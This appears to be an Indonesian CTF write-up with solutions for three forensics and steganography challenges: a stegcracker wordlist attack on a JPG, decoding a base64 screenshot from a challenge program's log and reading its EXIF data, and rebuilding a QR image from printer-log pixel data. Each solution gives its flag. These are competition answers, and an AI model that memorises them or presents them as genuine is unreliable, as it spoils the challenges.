
```
(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ stegcracker MEDIUM.jpg rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'MEDIUM.jpg' with wordlist 'rockyou.txt'..
Successfully cracked file with password: 123
Tried 4241 passwords
Your file has been written to: MEDIUM.jpg.out
123
```

Berhasil di-crack dengan password 123.



Flag: FITUKSW{D4r4hb1ruFt1}


MISC

Bukti Fana

50


Tim kami menemukan sebuah program misterius dari server peretas. Temukan pesan tersembunyi dari program tersebut. [Download disini.](#)

Diberi sebuah exe file. Kami menjalankan exe tersebut (gw takut cik panit ngasi malware, pls jangan gw masi saya mesin gw). Program tersebut mengeluarkan output berupa sebuah file bernama arboros_20250704_203435 yang dari isinya seperti log file. Pada ss_data terlihat memiliki value berupa base64, kami mencoba decode sebagian dari prefix base64 tersebut.



JFIF mengindikasikan bahwa value ss_data adalah data sebuah JPG file yang di-encode ke base64. Kami mencoba meng-convert datanya menjadi sebuah JPG file. JPG file tersebut ternyata screenshot dari desktop mesin saya.

```
(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ grep 'ss_data =' arboros_20250704_203435.log | sed 's/.*ss_data =  
//' > temp  
(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ base64 -d temp > output.jpg
```



```
(base) victus@LAPTOP-JB4CFUEF:/mnt/c/Users/VICTUS/ctf$ exiftool output.jpg
ExifTool Version Number      : 12.76
File Name                    : output.jpg
Directory                    : .
File Size                    : 104 kB
File Modification Date/Time   : 2025:07:05 17:03:47+07:00
File Access Date/Time        : 2025:07:05 17:04:23+07:00
File Inode Change Date/Time   : 2025:07:05 17:04:00+07:00
File Permissions              : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Exif Byte Order               : Big-endian (Motorola, MM)
Image Description             : FITUKSW{watch_what_you_see}
Artist                       : FITUKSW{not_this_one}
Copyright                    : FIT 2025 - Mr. A
-----
```

Dengan menjalankan exiftool, kami mendapat dua flag, kami sempat khawatir bahwa keduanya adalah false flag karena terasa terlalu gampang. Kami pun mencoba submit flag pada Image Description dan beruntungnya kami diberi hasil correct.

Flag: `FITUKSW{watch_what_you_see}`

ThePowerOfLogs

200

Sebuah organisasi lingkungan bawah tanah yang dikenal sebagai Veridian Accord diduga merencanakan aksi skala besar untuk "merekode ulang bumi". Selama penggerebekan markas salah satu anggotanya, tim forensik menemukan printer tua yang tampaknya telah digunakan untuk mencetak sesuatu — tapi alih-alih hasil cetakan biasa, hanya file log sistem internal yang berhasil dipulihkan. Log tersebut tampak seperti catatan aktivitas sistem bus data atau debug perangkat keras, dengan format yang tidak lazim. periksalah log tersebut untuk memahami isi sebenarnya. Mungkinkah ada sesuatu yang mereka sembunyikan?

[Download Soal](#)

Diberi sebuah log file bernama printer_log, yang berisi seperti berikut :

```
=== SYSTEM DEBUG LOG START ===
[IO_TRACE] tx=761, ty=286 :: packet: 193.205.165
[IO_TRACE] tx=788, ty=272 :: packet: 067.091.057
[IO_TRACE] tx=502, ty=121 :: packet: 186.079.027
[IO_TRACE] tx=269, ty=14 :: packet: 169.212.221
[IO_TRACE] tx=493, ty=604 :: packet: 151.118.101
[IO_TRACE] tx=515, ty=139 :: packet: 164.178.101
[IO_TRACE] tx=215, ty=863 :: packet: 017.013.014
[IO_TRACE] tx=729, ty=216 :: packet: 170.177.123
[IO_TRACE] tx=920, ty=427 :: packet: 080.079.058
[IO_TRACE] tx=173, ty=255 :: packet: 050.074.042
[IO_TRACE] tx=881, ty=644 :: packet: 015.043.029
[IO_TRACE] tx=571, ty=498 :: packet: 155.179.155
[IO_TRACE] tx=145, ty=773 :: packet: 078.075.070
[IO_TRACE] tx=461, ty=718 :: packet: 082.065.058
[IO_TRACE] tx=515, ty=747 :: packet: 072.044.040
[IO_TRACE] tx=933, ty=776 :: packet: 037.063.015
[IO_TRACE] tx=370, ty=188 :: packet: 184.151.108
[IO_TRACE] tx=174, ty=717 :: packet: 043.042.038
[IO_TRACE] tx=77, ty=791 :: packet: 007.004.011
[IO_TRACE] tx=373, ty=90 :: packet: 099.077.054
[IO_TRACE] tx=134, ty=570 :: packet: 027.039.025
[IO_TRACE] tx=783, ty=451 :: packet: 255.255.255
[IO_TRACE] tx=206, ty=56 :: packet: 166.204.215
[IO_TRACE] tx=381, ty=51 :: packet: 031.063.024
[IO_TRACE] tx=467, ty=205 :: packet: 234.161.110
[IO_TRACE] tx=114, ty=718 :: packet: 049.049.049
[IO_TRACE] tx=164, ty=749 :: packet: 090.087.082
[IO_TRACE] tx=68, ty=23 :: packet: 146.156.119
[IO_TRACE] tx=569, ty=825 :: packet: 182.164.154
[IO_TRACE] tx=26, ty=832 :: packet: 018.038.029
[IO_TRACE] tx=602, ty=156 :: packet: 202.237.233
[IO_TRACE] tx=891, ty=811 :: packet: 055.057.043
[IO_TRACE] tx=590, ty=245 :: packet: 216.247.242
```

Problem klasik ctf yang mengubah log dari sebuah printer menjadi sebuah gambar. Pada setiap baris pada log mengartikan :

tx : koordinat x dari sebuah pixel
 ty : (thank you) koordinat y dari sebuah pixel
 packet : tiga nilai RGB (kiri Red, tengah Green, kanan Blue)

Berikut adalah solver yang digunakan :

```
from PIL import Image
import re

with open("printer_log.txt", "r") as f:
    lines = f.readlines()

pixels = []
max_x = 0
max_y = 0

pattern = re.compile(r'tx=(\d+), ty=(\d+)\s+:: packet:\s+(\d+)\.(\d+)\.(\d+)')
for line in lines:
    match = pattern.search(line)
    if match:
        x, y = int(match[1]), int(match[2])
        r, g, b = int(match[3]), int(match[4]), int(match[5])
        pixels.append((x, y, (r, g, b)))
        max_x = max(max_x, x)
        max_y = max(max_y, y)

img = Image.new("RGB", (max_x + 1, max_y + 1), color=(0, 0, 0))

for x, y, color in pixels:
    img.putpixel((x, y), color)

img.save("output.png")
```



Hasil pembacaan QR adalah



Flag: FITUKSW{r3c0d3_th3_34rth_1s_3451}